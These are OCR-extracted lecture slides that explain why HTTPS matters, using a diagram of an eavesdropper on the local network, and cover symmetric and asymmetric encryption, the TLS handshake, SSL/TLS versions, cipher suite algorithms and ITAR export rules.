


Wireshark (request)



Wireshark (response)




Alice's computer
[192.168.1.101]
Hey, give me
http://sdacademy.dev/
local-router
[192.168.1.1]
host-89-228-14-17
.dynamic.mm.pl
[89.228.14.17]
host-176-221-98-97
.dynamic.mm.pl
[176.221.98.97]
host-89-228-4-3
.dynamic.mm.pl
[89.228.4.3]
et-0-0-23.bar4.
Warsaw1.Level3.net
[213.242.118.177]
dialup-212.162.18.186.
frankfurt1.eu.level3.net
[213.242.117.186]
Hey, this is site:
http://sdacademy.dev/
Server
sdacademy.dev
[104.24.122.121]
Eve's computer
[192.168.1.102]


HTTP + SSL/TLS = HTTPS

HTTPS

- HTTPS (Hypertext Transfer Protocol Secure) is an **encrypted version of HTTP**.
- Exchanged requests and responses are identical in content as in HTTP, but they are encrypted before sending and decrypted upon receiving.
- Before client sends request to server, it must **establish secure connection**.
- It can be done using SSL or TLS protocols, which use symmetric and asymmetric cryptography.

Symmetric encryption


- Symmetric encryption is a type of encryption, where **single key** is used for both encrypting and decrypting messages.




Symmetric key

Asymmetric encryption


- Asymmetric encryption is a type of encryption, where **two different keys** are used – **public** one and **private** one.
- **Public** key is used to **encrypt** messages, which can be **decrypted** only by using the **private** key.
- Keys are generated at the same time and related to each other.



Public key



Private key




Hey mybank.com, I want to establish secure channel with you. I can do it this way (...)

Hey! Ok, we will do it this way (...).
Here you have my certificate and my public key

Certificate looks fine, now I will create new symmetric key.

Encrypted using

mybank.com, this is our new symmetric key



Encrypted using

Regular HTTP traffic

I am decrypting message using

Client Hello:

- Supported protocols (e.g. SSL 3.0, TLS 1.2)
- Supported compression algorithms (e.g. gzip)
- Supported algorithms (*cipher suites*)

Server Hello:


- Selected protocol (e.g. TLS 1.2)
- Selected compression algorithm (e.g. gzip)
- Selected algorithms (*cipher suite*)
- Certificate with public key

SSL/TLS versions

- TLS 1.3 (2018+)
- TLS 1.2 (2008+)
- TLS 1.1 (2006-2018)
- TLS 1.0 (1999-2018)
- SSL 3 (1996-2015)
- SSL 2 (1995-1996/2011)

Available algorithms for cipher suites


Key exchange algorithm (asymmetrical)	Server authentication algorithm (certificate)	Message encryption algorithm (symmetrical)	Message authentication algorithm (HMAC)
RSA	RSA	AES (128/256 bit)	SHA-2
DH (Diffie-Hellman)	DSA (Digital Signature Algorithm)	AESGCM (128/256 bit)	SHA-3
ECDH (Elliptic-curve Diffie–Hellman)	ECDSA (Elliptic-curve DSA)	DES / Triple DES	
ECDHE (ECDH Ephemeral)		RC4	
SRP (Secure Remote Password)		IDEA	
PSK (Pre-shared key)		Camellia	


Page Info - https://
General
Media
Permissions
Security
Website Identity
Website:
Owner:
Verified by: DigiCert Inc
View Certificate
Expires on: January 7, 2021
Privacy & History
Have I visited this website prior to today? No
Is this website storing information on my computer? Yes, cookies
Clear Cookies and Site Data
Have I saved any passwords for this website? No
View Saved Passwords
Technical Details
Connection Encrypted (TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384, 256 bit keys, TLS 1.2)
The page you are viewing was encrypted before being transmitted over the Internet.
Encryption makes it difficult for unauthorized people to view information traveling between computers. It is therefore unlikely that anyone read this page as it traveled across the network.
Help


ITAR

International Traffic in Arms Regulations (1976)

Source: Photo of Microsoft Windows 95 With USB Support (Microsoft)(000-59944)(1997) by Jasona Scotta, shared under license CC-BY-2.0 https://www.flickr.com/photos/textfiles/34870212054



Sources: Munition T-shirt by Adam Back <adam@cypherspace.org>
